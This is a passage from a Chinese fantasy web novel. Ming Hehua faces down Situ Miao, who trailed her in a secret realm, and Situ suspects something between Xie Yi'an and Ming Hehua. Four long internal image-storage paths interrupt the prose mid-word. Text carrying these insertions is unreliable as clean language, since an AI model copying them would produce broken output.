时出境,本来犹豫要不要告诉聂殊,但想着人多眼杂,就只自己偷偷过来蹲守。


    谁料后面跟了个尾巴,这司徒家的狗皮膏药!


    “顺路而已。”司徒邈微笑。


    “难道不是想来看看我们得到了什么机缘吗?”明荷华不客气地点出。


    “……”


    通灵玉会记载每个人在秘境中实际获得的分数,最后参与书院评判。司徒邈必然是疑心他们有什么奇遇,会获得额外的加分。


    对付司徒邈这种死要面子的真小人,直戳心窝就是最好的办法。


    骤然一下回到现世,虽然仍在秘境中,但明荷华还是感到一阵心安。


    眼见司徒邈似乎在琢磨着摇人过来明抢,她扬了扬下巴:


    “我劝你不要想不开。”


    司徒邈顺着她示意的方向看过去,便见聂殊清凌凌地站在后面,像一株冷淡的花。虽没什么表情,却一直盯着他的位置。


    汪樾震惊:“不是,你们怎么都……”


    一个两个,都是什么时候跟上他的,这不声不响的,还怎么玩?“在你的人过来之前,我们完全可以把你打趴下。”


    明荷华似乎发现了什么好玩的事,张扬的笑意晃得人睁不开眼。


    “好。”司徒邈摊开双手,示意自己的无害,“我只是想跟你们说说话。”


    然而下一刻,他的目光重又落回到谢翊安身上,有些意味深长:


    “所以你们真的发生了什么。”


    若说刚刚,他还不敢确定,疑心是谢翊安为了自保,才击碎了那两枚飞向明荷华的棋子。


    然而现在他却敢肯定,谢翊安全程的目光就没有离开过明荷华。


    太刻意,反而不像是平日里的他了。


    他这话瞬间把众人的视线全都聚焦到两人身上——


    他们发生了什么吗?